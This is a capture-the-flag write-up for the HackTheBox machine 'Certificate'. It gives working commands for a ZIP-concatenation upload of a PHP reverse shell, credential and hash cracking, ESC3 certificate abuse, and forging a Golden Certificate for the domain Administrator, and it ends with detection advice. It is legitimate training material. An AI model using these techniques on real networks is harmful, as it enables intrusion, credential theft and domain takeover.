Certificate - HackTheBox
Seasonal Machine — Windows [Hard]
Introduction
Certificate is a hard-difficulty Windows Active Directory machine that exposes a public web application (Apache/PHP). The attack chain combines classic web application file-upload abuse with Active Directory post-exploitation: credential harvesting, Kerberos roast/crack, certificate services abuse (ESC3), and local privilege abuses that lead to full domain compromise.
TL;DR
- Initial Access: Unauthenticated file upload (ZIP concatenation) to place a PHP web-shell.
- First Privilege Escalation: Gained interactive web-shell as the low-privilege web site user (xamppuser).
- Sensitive Information Disclosure: Discovered application DB credentials and extracted bcrypt password hashes from the database.
- Second Privilege Escalation: Cracked a bcrypt hash to obtain the sara.b domain user credential and authenticated via WinRM.
- Information Gathering: Parsed a captured Kerberos pcap and extracted crackable pre-auth data, yielding lion.sk credentials after offline cracking.
- Third Privilege Escalation: Enumerated AD Certificate Services and abused a misconfigured template (Delegated-CRA) with certipy to request/export PFXs for on-behalf-of enrollment.
- Domain Takeover: Exploited
SeManageVolumeprivilege ofRyan.Kto restoreroot CAsigned.pfx, then forged a Golden Certificate upon theAdministrator, yielding Domain Admin access.
Reconnaissance
First, let’s run nmap to identify running services:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
┌───(root㉿kali)-[~/HTB/Certificate]
└─$ nmap -Pn -p- --min-rate 2000 -sCV  10.10.11.71

Nmap scan report for 10.10.11.71
Host is up (0.015s latency).
Not shown: 98511 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-06-01 07:27:48Z)
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certificate.htb
| Issuer: commonName=Certificate-LTD-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-11-04T03:14:54
| Not valid after:  2025-11-04T03:14:54
| MD5:   0252:f5f4:2869:d957:e8fa:5c19:dfc5:d8ba
|_SHA-1: 779a:97b1:d8e4:92b5:bafe:bc02:3388:45ff:dff7:6ad2
|_ssl-date: 2025-06-01T07:29:26+00:00; +8h00m00s from scanner time.
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certificate.htb
| Issuer: commonName=Certificate-LTD-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-11-04T03:14:54
| Not valid after:  2025-11-04T03:14:54
| MD5:   0252:f5f4:2869:d957:e8fa:5c19:dfc5:d8ba
|_SHA-1: 779a:97b1:d8e4:92b5:bafe:bc02:3388:45ff:dff7:6ad2
|_ssl-date: 2025-06-01T07:29:25+00:00; +8h00m00s from scanner time.
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-01T07:29:26+00:00; +8h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certificate.htb
| Issuer: commonName=Certificate-LTD-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-11-04T03:14:54
| Not valid after:  2025-11-04T03:14:54
| MD5:   0252:f5f4:2869:d957:e8fa:5c19:dfc5:d8ba
|_SHA-1: 779a:97b1:d8e4:92b5:bafe:bc02:3388:45ff:dff7:6ad2
3269/tcp  open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-01T07:29:25+00:00; +8h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certificate.htb
| Issuer: commonName=Certificate-LTD-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
|_SHA-1: 779a:97b1:d8e4:92b5:bafe:bc02:3388:45ff:dff7:6ad2
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0

Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Add host information to /etc/hosts:
1
2
3
4
5
6
┌───(root㉿kali)-[~/HTB/Certificate]
└─$ netexec smb 10.10.11.71 --generate-hosts-file hosts
SMB         10.10.11.71     445    DC01             [*] Windows 10 / Server 2019 Build 1903 (name:DC01) (domain:certificate.htb) (signing:True) (SMBv1:False)

┌───(root㉿kali)-[~/HTB/Certificate]
└─$ cat hosts /etc/hosts | sponge /etc/hosts
Let’s have a look at the open port 80. 
After exploring all the pages of the website and testing the register/login we eventually reach to the next interesting URL: http://certificate.htb/upload.php?s_id=ID
The page accepts file submissions with the notice “Please select the assignment file you want to upload (the file will be reviewed by the course instructor)” which is notable because it implies human handling of uploaded content. We didn’t have any Windows credentials to start with this time, so this upload form looked like the most promising initial access vector. The application only accepts uploads to .pdf, .docx, .pptx, .xlsx and .zip, so our next goal was to bypass that client/server check — ideally to place executable content and attempt remote code execution (RCE).

Initial Access
Initial vector: Abused file upload by ZIP concatenation (head.zip + tail.zip) to smuggle a .php web shell past server checks.
Before that I’ll start a netcat listener:
1
2
┌───(root㉿kali)-[~/HTB/Certificate]
└─$ rlwrap -cAr nc -lvnp 4444
Now let’s prepare out PHP payload from https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌───(root㉿kali)-[~/HTB/Certificate]
└─$ ls
malicious  test.pdf

┌───(root㉿kali)-[~/HTB/Certificate]
└─$ zip head.zip test.pdf

┌───(root㉿kali)-[~/HTB/Certificate]
└─$ zip -r tail.zip malicious/

┌───(root㉿kali)-[~/HTB/Certificate]
└─$ cat head.zip tail.zip > main.zip

# upload main.zip to http://certificate.htb/upload.php?s_id=5
┌───(root㉿kali)-[~/HTB/Certificate]
└─$ curl -F "file=@main.zip" "http://certificate.htb/upload.php?s_id=5" -b "PHPSESSID=[REDACTED]"
# trigger -> http://certificate.htb/static/uploads/.../malicious/shell.php
Concatenated ZIP evaded server checks and allowed placing a PHP web-shell in the uploads directory, giving an interactive foothold as the web application user.

Enumeration (post-access)
Exploring the system with our reverse shell, we found database credentials in db.php and then we can dump the database to further research.
1
C:\xampp\htdocs\certificate.htb> type db.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
<?php
// Database connection using PDO
try {
   $dsn = 'mysql:host=localhost;dbname=Certificate_WEBAPP_DB;charset=utf8mb4';
   $db_user = 'certificate_webapp_user'; // Change to your DB username
   $db_passwd = '[REDACTED]'; // Change to your DB password
   $options = [
      PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
      PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
   ];
   $pdo = new PDO($dsn, $db_user, $db_passwd, $options);
} catch (PDOException $e) {
   die('Database connection failed: ' . $e->getMessage());
}
?>
Queried DB using local mysql client:
1
2
3
4
5
6
7
8
C:\xampp\mysql\bin\mysql.exe -u certificate_webapp_user -p'[REDACTED]' -e 'use certificate_webapp_db; select id,username,role,password from users;'

<SNIP>

id      username    role    password
10      sara.b      admin   $2y$04$[REDACTED-HASH]

<SNIP>
Privilege Escalation — Stepwise
Step 1 — Offline password cracking & Domain login
The web user had DB access so we stored bcrypt hashes for site users; extracting these enabled offline cracking and domain-authentication attempt:
1
2
3
4
5
6
7
8
9
10
11
12
┌───(root㉿kali)-[~/HTB/Certificate]
└─$ evil-winrm -i 10.10.11.71 -u sara.b -p 'REDACTED'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Sara.B\Documents> whoami
certificate\sara.b
Step 2 — Network capture roast -> crack Lion.SK
Exploring sara.b session we noticed inside the Documents a .pcap file. Downloading and opening it with Wireshark revealed some auth packets (smb2, kerberos, ntlmssp). 
After some research I eventually been able to extract and crack the kerberos hash using Krb5RoastParser.
1
2
3
4
5
6
7
8
┌───(root㉿kali)-[~/HTB/Certificate]
└─$ tshark -r WS-01_PktMon.pcap -T pdml > sample.pdml

┌───(root㉿kali)-[~/HTB/Certificate]
└─$ krb5_roast_parser sample.pdml > krbhash.txt

┌───(root㉿kali)-[~/HTB/Certificate]
└─$ hashcat -m 19900 krbhash.txt /usr/share/wordlists/rockyou.txt
Proof:
1
$krb5pa$18$Lion.SK$CERTIFICATE.HTB$...:[REDACTED]
Owned user:
lion.sk
Step 3 — BloodHound Enumeration
Looking into Bloodhound we notice that lion.sk is member of the group DOMAIN CRA MANAGERS and by its description: The members of this security group are responsible for issuing and revoking multiple certificates for the domain users, we may think that we can attempt to manipulate certificates with certipy. Checking for vulnerable certificates we should found one with ESC3: Enrollment Agent Certificate Template vulnerability.
Step 4 — Using Certipy / ESC3 (Delegated-CRA) to request certificates
1
2
3
# enumerate CA & templates
┌───(root㉿kali)-[~/HTB/Certificate]
└─$ certipy-ad find -u 'Lion.SK' -p '[REDACTED]' -dc-ip 10.10.11.71 -vulnerable -stdout
We can observe the vulnerable template called Delegated-CRA and is vulnerable to ESC3
A template allowing domain CRA Managers to enroll certificates with EKU that can be used to impersonate other accounts; exported PFX and used it to obtain TGT/credentials.
Note: If we attempt to exploit it to obtain the Administrator access it’ll fail so we need to continue exploring other options. After some research we found another interesting user
ryan.k, who is member of the groupDOMAIN STORAGE MANAGERS.
Request cert using vulnerable template:
1
2
3
4
5
6
7
8
┌───(root㉿kali)-[~/HTB/Certificate]
└─$ certipy-ad req -u 'lion.sk@CERTIFICATE.HTB' -p '[REDACTED]' -dc-ip 10.10.11.71 -ca 'Certificate-LTD-CA' -template 'Delegated-CRA'

┌───(root㉿kali)-[~/HTB/Certificate]
└─$ certipy-ad req -u 'lion.sk@CERTIFICATE.HTB' -p '[REDACTED]' -target 'DC01.CERTIFICATE.HTB' -ca 'Certificate-LTD-CA' -template 'SignedUser' -pfx 'ryan.k.pfx' -on-behalf-of 'CERTIFICATE\ryan.k'

┌───(root㉿kali)-[~/HTB/Certificate]
└─$ certipy-ad auth -pfx 'ryan.k.pfx' -dc-ip '10.10.11.71'
Output:
1
2
3
4
5
[*] Found template: Delegated-CRA (Enrollment Rights: CERTIFICATE\Domain CRA Managers)
[*] Request ID is 21
[*] Wrote certificate and private key to 'ryan.k.pfx'
[*] Got hash for 'ryan.k@certificate.htb': [REDACTED-HASH]
[*] Got TGT -> saved as ryan.k.ccache
Post-Exploitation
Using Evil-winrm we opened a session with Ryan.K, and checking his privileges we found SeManageVolume privilege and this can be exploited with SeManageVolumeExploit.
This exploit grant us full permission on
C:\Drive, we attempt to access to theAdministratorfolder but unfortunately we cannot see the contents of theroot.txtalthough we can access the Administrator desktop.

But we can also access certificates that previously we didn’t have so we can start by checking which ones are available:
1
*Evil-WinRM* PS C:\Users\Ryan.K> certutil -Store My
This certificate is passwordless and is self-signed which means this is the root CA of the domain, so we can perform a Golden Ticket attack. Exporting the certificate:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
*Evil-WinRM* PS C:\Users\Ryan.K> mkdir /temp
*Evil-WinRM* PS C:\Users\Ryan.K> certutil -exportPFX my "Certificate-LTD-CA" C:\temp\ca.pfx
my "Personal"
================ Certificate 2 ================
Serial Number: 75b2f4bbf31f108945147b466131bdca
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
 NotBefore: 11/3/2024 3:55 PM
 NotAfter: 11/3/2034 4:05 PM
Subject: CN=Certificate-LTD-CA, DC=certificate, DC=htb
Certificate Template Name (Certificate Type): CA
CA Version: V0.0
Signature matches Public Key
Root Certificate: Subject matches Issuer
Template: CA, Root Certification Authority
Cert Hash(sha1): 2f02901dcff083ed3dbb6cb0a15bbfee6002b1a8
  Key Container = Certificate-LTD-CA
  Unique container name: 26b68cbdfcd6f5e467996e3f3810f3ca_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Provider = Microsoft Software Key Storage Provider
Signature test passed
Enter new password for output file C:\temp\ca.pfx:
Enter new password:
Confirm new password:
CertUtil: -exportPFX command completed successfully.
We will try to export the certificate and its private key (issued in the ESC3 attack) into the \temp folder to download the .pfx file. Once we have the .pfx we can import it with tools like Certipy or Rubeus and authenticate as the target user (e.g., Ryan.K or a Domain Admin).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
*Evil-WinRM* PS C:\Users\Ryan.K> cd \temp
*Evil-WinRM* PS C:\temp> dir


    Directory: C:\temp


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         6/2/2025   3:12 AM           2675 ca.pfx


*Evil-WinRM* PS C:\temp> download ca.pfx

Info: Downloading C:\temp\ca.pfx to ca.pfx

Info: Download successful!
Final Escalation — Forging Golden Certificate
After obtaining the .pfx in our hands we can proceed to forge our own certificate for the Administrator account and then finally achieve our final goal.
1
2
3
4
5
┌───(root㉿kali)-[~/HTB/Certificate]
└─$ certipy-ad forge -ca-pfx 'ca.pfx' -upn 'administrator@CERTIFICATE.HTB' -out 'GoldenCert.pfx'

┌───(root㉿kali)-[~/HTB/Certificate]
└─$ certipy-ad auth -pfx 'GoldenCert.pfx' -dc-ip 10.10.11.71 -user 'Administrator' -domain 'CERTIFICATE.HTB'
Output:
1
[*] Got hash for 'administrator@certificate.htb': [REDACTED-HASH]

Now let’s out root flag !
1
2
┌───(root㉿kali)-[~/HTB/Certificate]
└─$ evil-winrm -i 10.10.11.71 -u Administrator -H '[REDACTED]'
Detection & Logging
Alert on certutil
-exportPFX,certreqoperations, and creation of.pfxfiles on workstations/servers.Monitor for unusual certificate requests: Non-admin principals requesting CA templates with high privileges.
SIEM: Create rules for EventID
4662(Directory Service Changes) on certificate templates and EventID4769/4770(Kerberos) anomalies.File-monitoring: Detect concatenated zip indicators (multiple central directory headers) and unusual file types in web uploads; integrate YARA signatures.